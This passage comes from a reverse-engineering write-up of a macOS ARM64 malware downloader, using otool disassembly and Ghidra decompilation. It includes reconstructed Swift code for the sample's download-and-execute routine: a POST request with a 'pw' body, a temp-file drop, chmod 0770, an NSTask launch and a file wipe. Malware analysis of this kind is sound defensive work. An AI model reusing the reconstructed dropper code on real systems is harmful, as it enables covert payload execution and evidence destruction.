0000000100002e84    bl     0x100003780 ; symbol stub for: _$ss15_print_unlockedyyx_q_zts16TextOutputStreamR_r0_lF
At 0x100002e38, instruction adr x8, #0xfa8 loads the literal "HTTP Request Failed ", which we extracted from __TEXT.__cstring in Part 1. The binary initializes Swift's string formatting buffer DefaultStringInterpolation, appends the error description, and outputs the result using _print_unlocked.
Generating the temporary drop path
When data arrives successfully, execution continues to address 0x100002ec0:
otool -tv pd_arm64 | grep -A 45 "0000000100002ea0" | head -n 45Terminal output:
0000000100002eb0    bl     0x10000378c ; symbol stub for: _$ss5print_9separator10terminatoryypd_S2StF
0000000100002ebc    b      0x100003298
...
0000000100002ed4    ldr    x1, #0x536c ; Objc selector ref: defaultManager
0000000100002ed8    bl     0x100003858 ; Objc message: -[x0 defaultManager]
...
0000000100002eec    ldr    x1, #0x538c ; Objc selector ref: temporaryDirectory
0000000100002ef0    bl     0x100003858 ; Objc message: -[x0 temporaryDirectory]
...
0000000100002f04    bl     0x10000366c ; symbol stub for: Foundation.URL._unconditionallyBridgeFromObjectiveC
0000000100002f14    bl     0x1000036c0 ; symbol stub for: Foundation.UUID.init()
0000000100002f18    bl     0x1000036b4 ; symbol stub for: Foundation.UUID.uuidString.getter
...
0000000100002f44    bl     0x100003660 ; symbol stub for: Foundation.URL.appendingPathComponent(_:)
The malware retrieves the system temporary directory using Cocoa's [NSFileManager defaultManager] and [NSFileManager temporaryDirectory]. It bridges the result to a Swift URL, generates a random UUID string with UUID().uuidString, and appends that string to the temporary directory path.
This creates a randomized target path on disk:
/var/folders/xx/xxxxxxx/T/4B3F1B2C-8A9E-4C7B-9E3F-2A8E9B1C3D4EDropping the payload under a per-user temporary folder with a randomized name avoids static file path signatures and eliminates write collisions.
Writing the payload and setting execution permissions
Instructions from 0x100002f50 through 0x100003004 save the file and modify its permission bits:
otool -tv pd_arm64 | grep -A 50 "0000000100002f50" | head -n 50Terminal output:
0000000100002f70    bl     0x100003678 ; symbol stub for: _$s10Foundation3URLV4pathSSvg
...
0000000100002fa8    bl     0x1000036a8 ; symbol stub for: _$s10Foundation4DataV5write2to7optionsyAA3URLV_So20NSDataWritingOptionsVtKF
...
0000000100002fdc    bl     0x1000036e4 ; symbol stub for: _$s6Darwin7S_IRWXUs6UInt16Vvg
0000000100002fe0    mov    x19, x0
0000000100002fe4    bl     0x1000036d8 ; symbol stub for: _$s6Darwin7S_IRWXGs6UInt16Vvg
0000000100002fe8    orr    w21, w0, w19
0000000100002ff4    bl     0x100003714 ; symbol stub for: _$sSS11utf8CStrings15ContiguousArrayVys4Int8VGvg
...
0000000100003004    bl     0x1000037bc ; symbol stub for: _chmod
Files saved with Data.write inherit standard non-executable permissions (0644). To run the Mach-O binary, the malware adjusts its mode:
S_IRWXU (0700, user read, write, execute).S_IRWXG (0070, group read, write, execute).0x100002fe8, orr w21, w0, w19 combines both masks into 0770.0x100003004, it calls POSIX chmod(path, 0770).Equivalent Swift logic:
try? data.write(to: dropURL)
let mode = S_IRWXU | S_IRWXG // 0770
chmod(dropURL.path, mode_t(mode))
Process execution through NSTask
From 0x100003010 onward, the binary launches the downloaded file:
otool -tv pd_arm64 | grep -A 45 "0000000100003010" | head -n 45Terminal output:
0000000100003014    ldr    x0, #0x527c ; Objc class ref: bad class ref
0000000100003018    bl     0x10000384c ; symbol stub for: _objc_allocWithZone
0000000100003020    ldr    x1, #0x5228 ; Objc selector ref: init
0000000100003024    bl     0x100003858 ; Objc message: -[x0 init]
0000000100003028    mov    x21, x0
...
0000000100003034    bl     0x1000036f0 ; symbol stub for: Swift.String._bridgeToObjectiveC() -> NSString
0000000100003040    ldr    x1, #0x5228 ; Objc selector ref: setLaunchPath:
0000000100003044    mov    x0, x21
0000000100003048    mov    x2, x19
000000010000304c    bl     0x100003858 ; Objc message: -[x0 setLaunchPath:]
...
000000010000309c    bl     0x10000372c ; symbol stub for: Swift.Array._bridgeToObjectiveC() -> NSArray
00000001000030b0    ldr    x1, #0x51b0 ; Objc selector ref: setArguments:
00000001000030b4    mov    x0, x21
00000001000030b8    mov    x2, x22
00000001000030bc    bl     0x100003858 ; Objc message: -[x0 setArguments:]
Although otool displays an unresolved bad class ref at 0x100003014, the sequence of selectors makes the target clear: alloc, init, setLaunchPath:, setArguments:. This is Cocoa's NSTask class (known as Process in Swift). The malware sets the dropped binary as the launch path and forwards its command-line arguments.
Execution delay and disk sanitization
At 0x1000030bc, the binary launches the process and immediately cleans up the disk:
otool -tv pd_arm64 | grep -A 25 "00000001000030bc" | head -n 25Terminal output:
00000001000030bc    bl     0x100003858 ; Objc message: -[x0 setArguments:]
...
00000001000030d0    ldr    x1, #0x5180 ; Objc selector ref: launchAndReturnError:
00000001000030d4    sub    x2, x29, #0x78
00000001000030d8    mov    x0, x21
00000001000030dc    bl     0x100003858 ; Objc message: -[x0 launchAndReturnError:]
00000001000030e0    ldur   x22, [x29, #-0x78]
00000001000030e4    cbz    w0, 0x1000031a8
...
00000001000030f8    mov    w0, #0x3
00000001000030fc    bl     0x1000038a0 ; symbol stub for: _sleep
0000000100003100    mov    x0, x25
0000000100003104    mov    x1, x20
0000000100003108    bl     _$s2dd8wipeFileySbSSF
000000010000310c    tbnz   w0, #0x0, 0x100003178
0000000100003110    mov    w0, #0x1
0000000100003114    bl     0x1000038a0 ; symbol stub for: _sleep
[NSTask launchAndReturnError:] at 0x1000030dc. If execution fails (w0 == 0), it branches away to an error handler.0x1000030fc, it calls _sleep(3). This 3-second delay gives the child process time to map its Mach-O segments into memory and begin execution before any disk modifications occur.0x100003108, it passes the file path to dd.wipeFile(String). If the wipe returns false (for instance, if macOS still holds an active file lock during startup), the binary sleeps for 1 second (_sleep(1)) and retries the wipe loop.By the time an investigator inspects the temporary directory, the dropped binary has already been shredded and deleted, leaving only an in-memory process running.
Analyzing the binary in Ghidra
Command-line tools allowed us to reconstruct the attack flow, but decompilers like Ghidra help verify edge cases, inspect calling conventions, and decode inline constants.
Navigating the decompiler output
Opening pd_arm64 in Ghidra and going to address 0x1000026a4 brings up the entry point:

Ghidra demangles the Swift calls, labels the entry point, and tracks reference counts via _swift_bridgeObjectRetain and _swift_bridgeObjectRelease.

The decompiled C-like pseudocode appears as follows:
When reading decompiled Swift, keep three common artifacts in mind:
CONCAT44 artifact: Decompilers sometimes struggle with register reuse in ARM64. When an argument register like x0 holds a 32-bit return value from an earlier call and is later reused for a 64-bit pointer, Ghidra may generate expressions like lVar7 = CONCAT44(...). This is a decompiler artifact, not intentional data packing.+0x10: In Swift's runtime ABI, offset 0x10 from an Array buffer holds the element count. The expression if (*(ulong *)(lVar7 + 0x10) < 2) corresponds directly to CommandLine.arguments.count < 2.brk #0x1 as SoftwareBreakpoint(...). This instruction acts as an immediate trap and aborts execution when required conditions fail.Deconstructing network communication in downAndExec
Looking inside dd::downAndExec reveals how the HTTP transaction is configured:
/* dd.downAndExec(Swift.String) -> Swift.Bool */

bool dd::downAndExec(String param_1)
{
  ...
  Foundation::URLRequest::init(url, (NSURLRequestCachePolicy)0x0, 60.0);
  EVar7.unknown = (undefined *)0x54534f50;
  Foundation::URLRequest::$set_httpMethod(this);
  ...
  local_90 = (undefined *)0x7770;
  local_88 = 0xe200000000000000;
  Encoding::$get_utf8(EVar7);
  ...
  Foundation::URLRequest::$set_httpBody(this);
  SVar16.bridgeObject = (void *)0x8000000100003d50;
  SVar16.str = (char *)0xd00000000000003f;
  Foundation::URLRequest::$setValue(SVar16, (URLRequest.conflict)0x6567412d72657355);
  pdVar8 = _dispatch_semaphore_create(0);
  ...
  _objc_msgSend(&_OBJC_CLASS_$_NSURLSession, "sharedSession");
  pNVar10 = Foundation::URLRequest::_bridgeToObjectiveC(UVar9);
  ...
  _objc_msgSend(UVar9.unknown, "dataTaskWithRequest:completionHandler:", pNVar10, aBlock);
  _objc_msgSend(UVar9.unknown, "resume");
  (extension_Dispatch)::__C::OS_dispatch_semaphore::wait();
  ...
  return (bool)uVar1;
}

The decompilation reveals several network indicators:
In 64-bit architectures, short strings are often stored as integer constants inside registers rather than as pointers to memory:
0x54534f50 decodes in ASCII (little-endian) to POST.0x6567412d72657355 decodes to User-Age (User-Agent header key), assigning the legacy Windows XP Internet Explorer string identified in Part 1.0x7770 decodes to pw. This two-byte string is the POST body and acts as an authorization handshake. If an analyst sends a GET request or a POST without pw, the server returns an empty or dummy response. Foundation::URLRequest::init(url, 0x0, 60.0) sets a 60-second timeout and uses the standard protocol cache policy.
Because URLSession.shared.dataTask runs asynchronously on a background queue, the malware creates a Grand Central Dispatch semaphore initialized to 0 via _dispatch_semaphore_create(0). It calls resume() to start the transfer and immediately calls wait() to park the main thread until the callback signals completion.
Reconstructed Swift logic:
func downAndExec(urlString: String) -> Bool {
    guard let url = URL(string: urlString) else { return false }

    var request = URLRequest(url: url, cachePolicy: .useProtocolCachePolicy, timeoutInterval: 60.0)
    request.httpMethod = "POST"
    request.httpBody = "pw".data(using: .utf8)
    request.setValue("mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)", forHTTPHeaderField: "User-Agent")

    var success = false
    let semaphore = DispatchSemaphore(value: 0)

    let task = URLSession.shared.dataTask(with: request) { data, response, error in
        // completion logic executed in closure 1
        semaphore.signal()
    }

    task.resume()
    semaphore.wait()

    return success
}
The multi-tier wipe routine in closure 1
Inspecting closure #1 in Ghidra shows the class reference that otool labeled as unresolved:
puVar12 = &_OBJC_CLASS_$_NSTask;This confirms the malware uses NSTask.
Following process execution, the code contains a cascade of retry checks:
_sleep(3);
bVar2 = dd::wipeFile(SVar23);
if (!bVar2) {
